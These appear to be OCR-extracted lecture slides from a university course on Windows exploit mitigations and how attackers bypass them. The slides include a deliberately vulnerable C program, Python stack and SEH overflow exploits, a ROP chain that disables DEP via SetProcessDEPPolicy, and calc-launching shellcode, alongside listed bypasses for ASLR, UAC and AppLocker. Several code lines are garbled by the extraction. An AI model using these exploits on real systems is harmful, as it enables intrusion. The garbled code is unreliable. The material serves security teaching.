## **Exploiting Software Vulnerabilities**

## Software Defenses Exploitation Mitigation Techniques in the Windows OS

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Dept. of Computer Science and Systems Engineering University of Zaragoza, Spain


Course 2021/2022

### Master's Degree in Informatics Engineering

University of Zaragoza Seminar A.25, Ada Byron building



- 1 Structured Exception Handlers
- 2 Data Execution Prevention
- 3 Address Space Layout Randomization (ASLR)
- 4 Control Flow Guard
- 5 Patch Guard
- 6 Windows UAC
- 7 AppLocker
- 8 The Microsoft EMET tool
- 9 Trusted Platform Module



### 1 Insert your shellcode on the stack


←%ebp - 264 Shellcode: originally, the minimal code to launch a shell (i.e., exec("/bin/sh")). Today, any code injected regardless of its purpose


## 2 Manipulate @rtn address to return to your shellcode

- Look for assembly instructions that allow redirection of execution to %esp
- When the vulnerable function ends, the shellcode runs!

```
#include <stdio.h>
 #include <windows.h>
                                                                                    _readCredentials:
void readCredentials()
                                                                                            nush
                                                                                                   ebp, esp
        /* Create an array for storing some dummy data */
                                                                                                   esp, 40
        char username[16];
                                                                                                   DWORD PTR [esp], OFFSET FLAT:LCO
        printf ("Enter your username for login, and then press <Enter>: ");
                                                                                            mov
                                                                                            call.
        scanf ("%s", username);
                                                                                                   _printf
                                                                                            1ea
                                                                                                   eax, [ebp-24]
        printf("Hi %s, welcome back! Well coding!\n", username);
                                                                                            mov
                                                                                                   DWORD PTR [esp+4], eax
                                                                                                   DWORD PTR [esp], OFFSET FLAT:LC1
                                                                                            mov
        return;
                                                                                            call.
                                                                                                   _scanf
                                                                                            1ea
                                                                                                   eax, [ebp-24]
                                                                                                   DWORD PTR [esp+4], eax
int main(void)
                                                                                                   DWORD PTR [esp]. OFFSET FLAT:LC2
                                                                                            call
                                                                                                   printf
        printf("$: Welcome aboard!\n");
                                                                                            leave
        readCredentials();
        printf("$: C U soon!\n");
                                                                                            ret
```

3





```
C:\Documents and Settings\Usuario\Escritorio\findjmp.exe kernel32.dll esp

Findimp, Enve. I2S-LaB

Findimpd, Hat-Squad

Scanning kernel32.dll for code useable with the esp register


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Findimed Scanning kernel 32.dll for code useable with the esp register


Found 3 usable addresses
```




See WinExec() in MSDN (link here)

```
:\Documents and Settings\Usuario\Escritorio>findimp.exe kernel32.dll es
indjmp, Eeye, I2S-LaB
indjnp2, Hat-Squad
canning kernel32.dll for code useable with the esp register
                 call esp
(7086467B jnp esp
(70868667 call esp
Inished Scanning kernel32.dll for code useable with the esp register
         bufLen = 28
         huf='A'*hufLen
         retn = "\xF0\x69\x83\x7C">
                                                   #kernel32.dll -- call esp
         shellcode = "\x31\xC9"> >
                                                   #xor ecx, ecx
         shellcode += "\x51">
                                                   #push ecx
         shellcode += "\x68\x2E\x65\x78\x65"=
         shellcode += "\x68\x63\x61\x6C\x63" >
                                                   #push 636C6163
         shellcode += "\x8B\xCC">>
                                                   #mov ecx. esp
         shellcode += "\x64\x05">>
                                                   #push SW SHOW
         shellcode += "\x51">
                                                   #push ecx
         shellcode += "\xE8\x86\x24\x63\x7C" >
                                                   #call WinExec
         shellcode += "\xFB\xFE">>
                                                   #imp SETP
```

print buf+retn+shellcode



See WinExec() in MSDN (link here)



```
readName:
                                                                       ebp
                                                              push
                                                              mov
                                                                       ebp, esp
                                                              sub
                                                                       esp, 280
                                                                       eax, DWORD PTR gs:20
readName.
                                                              mov
                                                                       DWORD PTR [ebp-12], eax
        push
                 ebp
                                                              mov
                                                                       eax, eax
        mov
                 ebp, esp
                                                              xor
        sub
                 esp. 264
                                                              sub
                                                                       esp, 12
        sub
                 esp. 12
                                                              push
                                                                       OFFSET FLAT: ICO
        push
                 OFFSET FLAT: .I.CO
                                                              call.
                                                                       printf
        call.
                 printf
                                                              hhs
                                                                       esp. 16
        add
                 esp. 16
                                                              sub
                                                                       esp. 8
                 esp. 8
                                                              lea
        sub
                                                                       eax, [ebp-268]
                 eax, [ebp-264]
        lea
                                                              push
                                                                       eax
        push
                                                              push
                                                                       OFFSET FLAT: IC1
                 eax
        push
                 OFFSET FLAT: . LC1
                                                              call.
                                                                       isoc99 scanf
        call.
                 isoc99 scanf
                                                              add
                                                                       esp, 16
        add
                 esp. 16
                                                              mov
                                                                       eax, DWORD PTR [ebp-12]
        leave
                                                                       eax, DWORD PTR gs:20
                                                              xor
                                                                       .1.2
        ret
                                                              je
                                                              call.
                                                                       stack chk fail
                                                      .L2:
(stack cookies disabled)
                                                              leave
                                                              ret
```

(stack cookies enabled)




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# Exploitation Mitigation Techniques in the Windows OS Structured Exception Handlers


- Exception handler (try/catch block)
- Also called frame-based SEH
  - Because they are stored on the stack!



### SEH record


- Record of 8 bytes:
  - Pointer to next SEH
  - Pointer to current SEH

# Exploitation Mitigation Techniques in the Windows OS SEH-based exploit



- Sequence pop; pop; retn indicates Windows to run the following SEH
  - The attacker finds an instruction set consisting of pop; pop; retn and appropriately sets the pointer to the current SEH to that set
  - At the pointer to next SEH, they just need to set a jump to the shellcode!


## Exploitation Mitigation Techniques in the Windows OS SEH-based exploit



## Exploitation Mitigation Techniques in the Windows OS SEH-based exploit


```
# -*- coding: utf-8 -*-
retn = "\xF7\x1F\xAC\x68"
                                    #lisbspp-0.dll -- pop pop retn
shellcode = "\x31\xC9"
                                    #xor ecx, ecx
shellcode += "\x51"
                                    #push ecx
shellcode += "\x68\x2E\x65\x78\x65" #push 6578652E
shellcode += "\x68\x63\x61\x6C\x63" #push 636C6163
shellcode += "\x8B\xCC"
                                    #mov ecx, esp
shellcode += "\x6A\x05"
                                    #push SW SHOW
shellcode += "\x51"
                                    #push ecx
shellcode += "\xE8\xD1\x23\x62\x7C" #call WinExec
shellcode += "\xEB\xFE"
                                    #jmp $EIP
shellcode += "\x90\x90"
                                    #nop nop
bufLen = 260 - len(shellcode)
buf='A'*bufLen
impBack = "\x90\xEB\xE2\x90"
print buf+shellcode+jmpBack+retn+buf
```

## Exploitation Mitigation Techniques in the Windows OS SEH-based exploit



## Exploitation Mitigation Techniques in the Windows OS SafeSEH

- Build flag (/safeSEH)
- Compatible with any executable module only for x86 targets
- Workflow:
  - At the time of the exception, Windows determines to which module the handler address belongs
  - If the module was compiled with safeSEH, checks if the handler address is contained in the module's safe exception handler table
  - Control flow is not transferred if it is not present in the table
  - If the module was not compiled with safeSEH, the exploit will work without problems...



# Exploitation Mitigation Techniques in the Windows OS SafeSEH – How to exploit it

- Change your exploit to a non-SEH-based exploit ©
- Look for modules without safeSEH
- Minimal conditions necessary for exploitation when the app is non-safeSEH enabled (its base address contains null bytes!):
  - Shellcode must be **BEFORE** the SEH record overwritten
  - Jump to it with a reverse jump
  - Raise an exception somehow

### How does SafeSEH works? (before MS12-001 Security Bulletin)


- API KiUserExceptionDispatcher (ntdll)
  - **Stack pointer?** (FS:[4], FS:[8])
  - Is a module near you or your own application? If so, check if the SEH handlers are registered (using the Load Configuration Directory, LCD)
  - If modules do not have LCD, run the handler
  - Doesn't match any loaded modules? Then, run it

Further reading: D. Litchield, Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server Universidad

# Exploitation Mitigation Techniques in the Windows OS SafeSEH – Bypassing SafeSEH in Windows

## Already done! ©

■ In Windows XP, enabled in system modules



## Exploitation Mitigation Techniques in the Windows OS SEHOP

- Introduced in Vista SP1, Win7, Win 2008 (check this link)
- Verifies that the thread's list of exception handlers is intact before allowing any of the registered handlers to be called
- Native OS defense
  - Runtime defense
  - Disabled by default in Windows 7 and in Windows Vista, but enabled in Windows Server 2008
- Last SEH chain handler: FinalExceptionHandler (ntdll)
- RtlIsValidHandler (ntdll) checks if the handler is valid
  - Check A. Sotirov, "Bypassing Browser Memory Protections", http://taossa.com/archive/bh08sotirovdowd.pdf
- Bypassing method proposed in http://www.sysdream.com/sites/default/files/sehop\_en.pdf
  - Warning, there is not yet a publicly known and working exploit yet (AFAIK)
- Some programs may not work when enabled

## Exploitation Mitigation Techniques in the Windows OS **SEHOP**

### SafeSEH **vs. SEHOP**

- Very similar: both help mitigate attempts to overwrite exception handlers
- **SEHOP** is more complete (applies to non-safeSEH modules)
- SafeSEH only works on Windows versions earlier than Windows Vista SP1. while SEHOP works on Windows Vista SP1 and later
- The more protections, the better: use both in your programs!

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## Exploitation Mitigation Techniques in the Windows OS

#### **Data Execution Prevention**

- Introduced in Windows XP SP2, 2003 Server SP1
- Does not protect against other attacks
- Compatible with other defenses
- Comes in two ways:
  - Hardware (discussed in previous lectures)
  - Software (as in SafeSEH, build flag)
- Execution of a protected memory region: ACCESS\_VIOLATION exception (error code 0xC0000005)

#### Different configurations

- OptIn: only kernel/system modules are protected
- OptOut: all protected, except specific applications
- Always0n: all, without exception (cannot be disabled by the app in execution)
- AlwaysOff: no enable; cannot be enabled by the app in execution
- System boot variable (file boot.ini)
  - Option /noexecute = policy

## Exploitation Mitigation Techniques in the Windows OS **Data Execution Prevention**

### Different ways to bypass DEP in Window

- ret2libc (or variants)
  - Jump to existing code. Use that code for your own purposes
- ZwProtectVirtualMemory
  - Unprotect memory pages
- NtSetInformationProcess
  - Allows a process to change its DEP policy
- SetProcessDEPPolicy

## Exploitation Mitigation Techniques in the Windows OS Data Execution Prevention – in Windows 7

```
bufLen = 28
buf = 'A'*buflen
ropchain = "\x8B\x23\x99\x75"
                                    #kernel32.dll -- pop edi: retn:
ropchain += "\x2F\x92\x96\x75"
ropchain += "\x2E\x92\x96\x75"
                                    #kernel32.dll -- pop esi; retn;
ropchain += "\x2F\x92\x96\x75"
ropchain += "\x86\xE3\x96\x75"
                                    #kernel32.dll -- pop ebx: retn:
ropchain += "\xFF\xFF\xFF\xFF"
ropchain += "\xE9\x96\x9B\x75"
                                    #kernel32.dll -- inc ebx; jl 0x759B96EF (0x7c03); retn;
ropchain += "\x35\xC1\x97\x75"
                                    #kernel32.dll -- pop ebp; retn;
ropchain += "\xF0\x63\x95\x75"
                                    # @SetProcessDEPPolicy
ropchain += "\xE0\xE1\x94\x75"
                                    #kernel32.dll -- pushad: retn
shellcode = "\x31\xC9"
                                    #xor ecx, ecx
shellcode += "\x51"
                                     #push ecx
shellcode += "\x68\x2E\x65\x78\x65"
                                    #push 6578652E
shellcode += "\x68\x63\x61\x6C\x63" #push 636C6163
shellcode += "\x8B\xCC"
                                    #mov ecx, esp
shellcode += "\x6A\x05"
                                    #push SW SHOW
shellcode += "\x51"
                                    #push ecx
shellcode += "\xBA\x2E\xE2\x9A\x75"
                                    #mov edx. kernel32.WinExec
shellcode += "\xFF\xD2"
                                    #call edx
shellcode += "\xEB\xFE"
                                    #imp $EIP
print buf + ropchain + shellcode
```



Recall pushad order: eax, ecx, edx, ebx, original esp, ebp, esi, and edi

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## Exploitation Mitigation Techniques in the Windows OS Address Space Layout Randomization (ASLR)

- ASLR randomizes the base address of exe/dll/stack/heap
  - Introduced in Windows Vista
  - Not on every running app (like Linux), but on every reboot
  - Enabled by default (except for Internet Explorer 7)
  - Build flag: /DYNAMICBASE (VS 2005 SP1)
- Specific value in PE header, DllCharacteristics = 0x40
- Registry key: HKLM\CurrentControlSet\Control\Session Manager\Memory Management
  - MoveImages: 0 (never). -1 (always), other (value of DllCharacteristics)

#### Bypassing ASLR

- **Low entropy on 32-bit systems**: only the high nibble is randomized, we can control the eip in some circumstances
- Look for modules with ASLR disabled (as before with SafeSEH)




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## Exploitation Mitigation Techniques in the Windows OS Control Flow Guard

- Prevents exploitation of memory corruption vulnerabilities (in particular, avoids arbitrary code execution)
- Build-level defense:
  - Available in Visual Studio 2015
  - "CFG-compatible" programs
  - See https:
    - //docs.microsoft.com/en-us/windows/win32/secbp/control-flow-guard for detailed instructions on how to enable it (/quard:cf build and linker flags)
  - A 16-byte length list is added per module, containing valid destinations
- Kernel-level defense:
  - Knows valid indirect branching destinations
  - Implements the logic necessary to check if an indirect branching destination is valid

## Exploitation Mitigation Techniques in the Windows OS Control Flow Guard



Credits: https://docs.microsoft.com/en-us/windows/win32/secbp/control-flow-guard

## Exploitation Mitigation Techniques in the Windows OS Control Flow Guard

#### How does it work?

- Program execution stops immediately when CFG verification fails
- Each indirect call/jmp is preceded by a \_guard\_check\_icall call to check the validity of the target

Further reading: https://lucasg.github.io/2017/02/05/Control-Flow-Guard/

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## Exploitation Mitigation Techniques in the Windows OS Patch Guard

- Also known as Kernel Patch Protection (KPP)
- Introduced in 64-bit editions of Windows
- Prevents kernel patching
- Received a lot of criticism from the infosec community
  - It is argued that KPP is unsound: it cannot completely prevent kernel patching
  - Good summary of weaknesses and limitations in https://en.wikipedia.org/wiki/Kernel Patch Protection
- Several methods have been published to bypass it:
  - "Bypassing PatchGuard on Windows x64" (http://www.uninformed.org/?v=3&a=3)
  - "Subverting PatchGuard Version 2" (http://uninformed.org/index.cgi?v=6&a=1)
  - "A Brief Analysis of PatchGuard Version 3" (http://uninformed.org/index.cgi?v=8&a=5)


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# Exploitation Mitigation Techniques in the Windows OS Windows User Access Control (UAC)

- Introduced in Windows Vista
- Helps prevent unauthorized changes to the OS
  - Verified vs. unknown software publisher
- Every program that activates a UAC window has a shield symbol (in the bottom-right corner of its program icon)








No

Yes



## Exploitation Mitigation Techniques in the Windows OS Microsoft Authenticode

- Code signing standard used by Windows to digitally sign files that adopt the Windows PE format
- Follows the PKCS#7 structure: signature (hash value of the PE file), a timestamp (optional), and the certificate chain
- Supports MD5 (for backward compatibility), SHA-1, and SHA-256 hashes
  - A Windows PE can be dual-signed
- The certificate chain is based on a trusted root certificate by using **X.509** chain-building rules

## Exploitation Mitigation Techniques in the Windows OS Microsoft Authenticode

- Comes in two forms: embedded or catalog-based signature
  - Both follow the Abstract Syntax Notation One (ASN.1) format
  - The embedded signature is a WIN\_CERTIFICATE structure in the Security directory entry within the Data directories array of the optional PE header
  - Catalog-based: catalog (.cat) files
    - Collect digital signatures from an arbitrary number of files
    - Signed, to prevent unauthorized modifications
    - Located in the system32/catroot directory
    - catdb database, which follows the Extensible Storage Engine format
- Signature verification is performed by the WINTRUST and CRYPT32 DLLs

Further reading: D. Uroz and R. J. Rodríguez, Characteristics and Detectability of Windows Auto-Start Extensibility Points in Memory Forensics, Digital Investigation, vol. 28, pp. S95-S104, 2019, doi: doi: 10.1016/j.diin.2019.01.026



## Exploitation Mitigation Techniques in the Windows OS Windows User Access Control (UAC)

### Bypassing UAC

- Privilege escalation
- DLL hijacking
- Windows Registry modification (disabling UAC through Registry keys)
- Abuse of trusted certificates
  - Compromised certificates (i.e., stolen/sold)
  - Trusted certificates issued directly to malware developers
- Examples: https://attack.mitre.org/techniques/T1548/002/

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## Exploitation Mitigation Techniques in the Windows OS AppLocker

- Introduced in Windows 7
- Application allowlisting technology
- Allows the user to restrict the programs that can be run based on the path, publisher, or hash of the program
  - Can be applied to individual users and groups
  - Can be configured through Group Policy
- Bypassing methods:
  - Using allowlisted locations
  - Execution delegated to a allowlisted program
  - DLL hijacking

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## Exploitation Mitigation Techniques in the Windows OS

### **Enhanced Mitigation Experience Toolkit**

https://technet.microsoft.com/en-us/security/jj653751



- Security mitigations against known attacks
  - Recall the demos: DOES NOT prevent attacks (but helps mitigate them!)
- EOL statement: July 21, 2018
- Good description of the defense techniques provided by EMET in the *Guía de Seguridad de las TIC CCN-STIC 950: RECOMENDACIONES DE EMPLEO DE LA HERRAMIENTA EMET* (download it here)
- Many of these defenses have been integrated into the Windows 10 kernel

Credits: http://compushooter.com/microsoft-support-of-windows-xp-to-end-this-april-2014/



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### Trusted Platform Module

- Introduced in Windows 11 (it requires a TPM v2 chip)
- On-chip specially designed for security purposes mandatory!
- Virtualization-based security
  - Separates the security data and its accesses from the rest of the hardware
  - That is, it prevent attackers from accessing your computer and leaking your data

### Trusted Platform Module

- Introduced in Windows 11 (it requires a TPM v2 chip)
- On-chip specially designed for security purposes mandatory!
- Virtualization-based security
  - Separates the security data and its accesses from the rest of the hardware
  - That is, it prevent attackers from accessing your computer and leaking your data
- Microsoft has reconsidered its initial decision
  - The obligation to have TPM can be disabled, if your computer does not have a TPMv2 chip on board

## **Exploiting Software Vulnerabilities**

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Dept. of Computer Science and Systems Engineering University of Zaragoza, Spain

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### Master's Degree in Informatics Engineering

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